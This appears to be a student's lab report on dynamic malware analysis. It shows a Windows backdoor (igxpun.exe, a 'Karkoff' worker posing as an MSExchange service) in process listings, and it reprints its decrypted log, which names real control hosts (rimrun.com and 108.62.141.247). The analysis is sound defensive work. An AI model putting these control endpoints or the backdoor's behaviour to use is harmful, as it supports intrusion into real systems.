
  We found the malware running in **services.msc**




b. Behavior:


- **Process Hacker:** Confirms that the malware is present and active. The displayed name is **igxpun.exe**


Process Hacker [IEWIN7\IEUser]+
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Name PID CPU I/O total ... Private bytes User name Description
System Idle Process 0 97.71 0 NT AUTHORITY\SYSTEM
csrss.exe 328 1.23 MB NT AUTHORITY\SYSTEM Client Server Runtime Process
csrss.exe 364 1.22 MB NT AUTHORITY\SYSTEM Client Server Runtime Process
wininit.exe 372 888 kB NT AUTHORITY\SYSTEM Windows Start-Up Application
winlogon.exe 420 1.73 MB NT AUTHORITY\SYSTEM Windows Logon Application
svchost.exe 700 2.55 MB NT ...\NETWORK SERVICE Host Process for Windows Services
svchost.exe 792 8.83 MB NT AU...\LOCAL SERVICE Host Process for Windows Services
svchost.exe 836 3.7 MB NT AUTHORITY\SYSTEM Host Process for Windows Services
svchost.exe 864 5.89 MB NT AU...\LOCAL SERVICE Host Process for Windows Services
svchost.exe 888 12.11 MB NT AUTHORITY\SYSTEM Host Process for Windows Services
svchost.exe 964 1.75 MB NT AUTHORITY\SYSTEM Host Process for Windows Services
svchost.exe 1096 0.03 11 MB NT ...\NETWORK SERVICE Host Process for Windows Services
spoolsv.exe 1236 4.66 MB NT AUTHORITY\SYSTEM Spooler SubSystem App
svchost.exe 1264 9.32 MB NT AU...\LOCAL SERVICE Host Process for Windows Services
svchost.exe 1400 3.55 MB NT AUTHORITY\SYSTEM Host Process for Windows Services
svchost.exe 1448 3.86 MB NT AU...\LOCAL SERVICE Host Process for Windows Services
taskhost.exe 1568 11.05 MB IEWIN7\IEUser Host Process for Windows Tasks
cygrunsrv.exe 1592 5.68 MB IEWIN7\sshd_server
conhost.exe 1756 596 kB IEWIN7\sshd_server Console Window Host
wlms.exe 1796 604 kB NT AUTHORITY\SYSTEM Windows License Monitoring Service
sshd.exe 1836 6 MB IEWIN7\sshd_server
explorer.exe 1844 0.05 38.55 MB IEWIN7\IEUser Windows Explorer
sppsvc.exe 1160 2.01 MB NT ...\NETWORK SERVICE Microsoft Software Protection Platform Service
FAHWindow32.exe 1780 0.80 0.98 MB IEWIN7\IEUser File Association Helper
svchost.exe 2124 1.71 MB NT ...\NETWORK SERVICE Host Process for Windows Services
SearchIndexer.exe 2628 26.53 MB NT AUTHORITY\SYSTEM Microsoft Windows Search Indexer
taskhost.exe 3444 3.77 MB IEWIN7\IEUser Host Process for Windows Tasks
conhost.exe 3592 824 kB IEWIN7\IEUser Console Window Host
igxpun.exe 3908 14.62 MB NT AUTHORITY\SYSTEM MSExchange
WmiPrvSE.exe 3820 3.29 MB NT ...\NETWORK SERVICE WMI Provider Host



igxpun.exe (3908) Properties
.NET performance
Disk and Network
Comment
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
Services
.NET assemblies
Name
Display name
MSExchangeClient
MSEx
Start
Pause
Close



- Here Process Hacker shows details of the CPU and Memory usage.
- **WinPrefetchView (Nirsoft)**




- **DNSQuerySniffer (Nirsoft):** We suspect this app did not show data of any type because there was no active internet connection.




c. Does its behavior comply with your static analysis in the exercise above?
    - It complies with the analysis since every app/process we access/run is being logged and saved to the file store in **MSEx_log.txt** located in **Windows7\Windows\Temp**

d. Using the answers you got in your static analysis and the previous answers, try to access the log file and read it (use any means necessary).
    - The file named **MSEx_log.txt** contained the following:



- Each time a process/app was run, the text would increase as shown below:



- The results from the decrypted file are below: https://www.dcode.fr/xor-cipher

```
  at
System.Net.ServicePoint.ConnectSocketInterna
l(Boolean connectFailure, Socket s4, Socket
s6, Socket& socket, IPAddress& address,
ConnectSocketState state, IAsyncResult
asyncResult, Int32 timeout, Exception&
exception)
  at Karkoff.Worker.GetCommand()
  at Karkoff.Worker.DoJob()
[2/17/2022 11:23:45 AM]@try https domain
[2/17/2022 11:23:45 AM]@Doing job
[2/17/2022 11:23:45 AM]@getting commands
[2/17/2022 11:23:48 AM]@getting commands
failed:
The remote name could not be resolved:
'rimrun.com'

  at Karkoff.Worker.GetCommand()
  at Karkoff.Worker.DoJob()
[2/17/2022 11:23:48 AM]@try https ip
[2/17/2022 11:23:48 AM]@Doing job
[2/17/2022 11:23:48 AM]@getting commands
[2/17/2022 11:23:48 AM]@getting commands
failed:
Unable to connect to the remote server
System.Net.Sockets.SocketException: A socket
operation was attempted to an unreachable
network 108.62.141.247:443
  at
System.Net.Sockets.Socket.DoConnect(EndPoint
endPointSnapshot, SocketAddress
socketAddress)
  at
System.Net.Sockets.Socket.InternalConnect(En
```

```
failed:
Object reference not set to an instance of
an object.

  at Karkoff.Worker.DoJob()
[2/17/2022 11:27:53 AM]@try http ip
[2/17/2022 11:27:53 AM]@Doing job
[2/17/2022 11:27:53 AM]@getting commands
[2/17/2022 11:28:39 AM]@Elapsed! 2/17/2022
11:28:39 AM
[2/17/2022 11:29:06 AM]@reg true
[2/17/2022 11:29:06 AM]@Doing job
[2/17/2022 11:29:06 AM]@getting commands
[2/17/2022 11:29:06 AM]@response is:
[2/17/2022 11:29:06 AM]@getting commands
successfull
[2/17/2022 11:29:06 AM]@getting commands
failed:
Object reference not set to an instance of
an object.

  at Karkoff.Worker.DoJob()
[2/17/2022 11:29:06 AM]@try http ip
[2/17/2022 11:29:06 AM]@Doing job
[2/17/2022 11:29:06 AM]@getting commands
[2/17/2022 11:29:41 AM]@Elapsed! 2/17/2022
11:29:41 AM
[2/17/2022 11:30:06 AM]@reg true
[2/17/2022 11:30:06 AM]@Doing job
[2/17/2022 11:30:06 AM]@getting commands
[2/17/2022 11:30:07 AM]@response is:
[2/17/2022 11:30:07 AM]@getting commands
successfull
[2/17/2022 11:30:07 AM]@getting commands
```

```
[2/17/2022 11:22:37 AM]@start pending
[2/17/2022 11:22:37 AM]@started!
[2/17/2022 11:22:37 AM]@new backdoor
[2/17/2022 11:23:37 AM]@Elapsed! 2/17/2022
11:23:37 AM
[2/17/2022 11:23:43 AM]@reg true
[2/17/2022 11:23:43 AM]@Doing job
[2/17/2022 11:23:43 AM]@getting commands
[2/17/2022 11:23:45 AM]@getting commands
failed:
The remote name could not be resolved:
'rimrun.com'

  at Karkoff.Worker.GetCommand()
  at Karkoff.Worker.DoJob()
[2/17/2022 11:23:45 AM]@try http ip
[2/17/2022 11:23:45 AM]@Doing job
[2/17/2022 11:23:45 AM]@getting commands
[2/17/2022 11:23:45 AM]@getting commands
failed:
Unable to connect to the remote server
System.Net.Sockets.SocketException: A socket
operation was attempted to an unreachable
network 108.62.141.247:80
  at
System.Net.Sockets.Socket.DoConnect(EndPoint
endPointSnapshot, SocketAddress
socketAddress)
  at
System.Net.Sockets.Socket.InternalConnect(En
dPoint remoteEP)
  at
System.Net.ServicePoint.ConnectSocketInterna
```

e. Terminate the malware using the following command: **net stop MSEx**